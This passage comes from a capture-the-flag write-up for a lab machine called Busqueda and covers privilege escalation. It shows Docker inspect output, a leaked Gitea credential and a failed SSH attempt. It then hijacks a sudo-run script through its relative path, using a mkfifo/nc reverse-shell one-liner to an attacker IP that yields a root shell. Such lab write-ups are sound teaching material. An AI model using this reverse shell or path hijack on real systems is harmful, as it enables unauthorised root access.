      "org.opencontainers.image.revision": "9bccc60cf51f3b4070f5506b042a3d9a1442c73d",
      "org.opencontainers.image.source": "https://github.com/go-gitea/gitea.git",
      "org.opencontainers.image.url": "https://github.com/go-gitea/gitea"
    }
  },
  "NetworkSettings": {
    "Bridge": "",
    "SandboxID": "70722bfcdf5ca6fe5dc2eaadeac17d0c75daadf92e282338ad56fa3e16a8af51",
    "HairpinMode": false,
    "LinkLocalIPv6Address": "",
    "LinkLocalIPv6PrefixLen": 0,
    "Ports": {
      "22/tcp": [
        {
          "HostIp": "127.0.0.1",
          "HostPort": "222"
        }
      ],
      "3000/tcp": [
        {
          "HostIp": "127.0.0.1",
          "HostPort": "3000"
        }
      ]
    },
    "SandboxKey": "/var/run/docker/netns/70722bfcdf5c",
    "SecondaryIPAddresses": null,
    "SecondaryIPv6Addresses": null,
    "EndpointID": "",
    "Gateway": "",
    "GlobalIPv6Address": "",
    "GlobalIPv6PrefixLen": 0,
    "IPAddress": "",
    "IPPrefixLen": 0,
    "IPv6Gateway": "",
    "MacAddress": "",
    "Networks": {
      "docker_gitea": {
        "IPAMConfig": null,
        "Links": null,
        "Aliases": [
          "server",
          "960873171e2e"
        ],
        "NetworkID": "cbf2c5ce8e95a3b760af27c64eb2b7cdaa71a45b2e35e6e03e2091fc14160227",
        "EndpointID": "36f362953d6a234d2ebb7bdd678e7a8cae4c12ac620da214510dda5d1e63d868",
        "Gateway": "172.19.0.1",
        "IPAddress": "172.19.0.2",
        "IPPrefixLen": 16,
        "IPv6Gateway": "",
        "GlobalIPv6Address": "",
        "GlobalIPv6PrefixLen": 0,
        "MacAddress": "02:42:ac:13:00:02",
        "DriverOpts": null
      }
    }
  }
}
We found credentials : gitea:yuiu1hoiu4i5ho1uh in the json output above, and we knows that we are able to ssh into the docker by port 222. We can try to ssh it to investigate more information:
1
2
3
4
5
6
7
8
9
svc@busqueda:~$ ssh gitea@127.0.0.1 -p 222
The authenticity of host '[127.0.0.1]:222 ([127.0.0.1]:222)' can't be established.
ED25519 key fingerprint is SHA256:eiHCuFeWGzO+EywWaMQr/u9uBmc67gv5ChYgTfZ0ut0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:222' (ED25519) to the list of known hosts.
gitea@127.0.0.1: Permission denied (publickey).
svc@busqueda:~$
failed. Nevermind. we can use this credentials to login into the gitea web services. Still failed..
We record this as now.
Full-checkup?
We run the action before but failed. However, when we go into /opt/scripts and re-run the command again, its appears to be work…
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
Something went wrong
svc@busqueda:~$ cd /opt/scripts/
svc@busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
[=] Docker conteainers
{
  "/gitea": "running"
}
{
  "/mysql_db": "running"
}

[=] Docker port mappings
{
  "22/tcp": [
    {
      "HostIp": "127.0.0.1",
      "HostPort": "222"
    }
  ],
  "3000/tcp": [
    {
      "HostIp": "127.0.0.1",
      "HostPort": "3000"
    }
  ]
}

[=] Apache webhosts
[+] searcher.htb is up
[+] gitea.searcher.htb is up

[=] PM2 processes
┌─────┬────────┬─────────────┬─────────┬─────────┬──────────┬────────┬──────┬───────────┬──────────┬──────────┬──────────┬──────────┐
│ id  │ name   │ namespace   │ version │ mode    │ pid      │ uptime │ ↺    │ status    │ cpu      │ mem      │ user     │ watching │
├─────┼────────┼─────────────┼─────────┼─────────┼──────────┼────────┼──────┼───────────┼──────────┼──────────┼──────────┼──────────┤
│ 0   │ app    │ default     │ N/A     │ fork    │ 1635     │ 7m     │ 0    │ online    │ 0%       │ 30.1mb   │ svc      │ disabled │
└─────┴────────┴─────────────┴─────────┴─────────┴──────────┴────────┴──────┴───────────┴──────────┴──────────┴──────────┴──────────┘

[+] Done!
We could guess that the program /opt/scripts/system-checkup.py may includes the current directory only (relative path, but not the absolute path). So that the program is inconsistent due to current directory we at. In this case, we can abuse this vulnerabilities by going /tmp and write a malicious full-checkup.sh which obtain the reverse shell for us.
1
2
3
#!/usr/bin/sh

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.8 443 >/tmp/f
1
2
3
4
5
6
7
8
9
┌──(wzwr㉿kali)-[~/htb/busqueda]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.208] 55718
# cat /tmp/full-checkup.sh
cat: /tmp/full-checkup.sh: No such file or directory
# whoami
root
#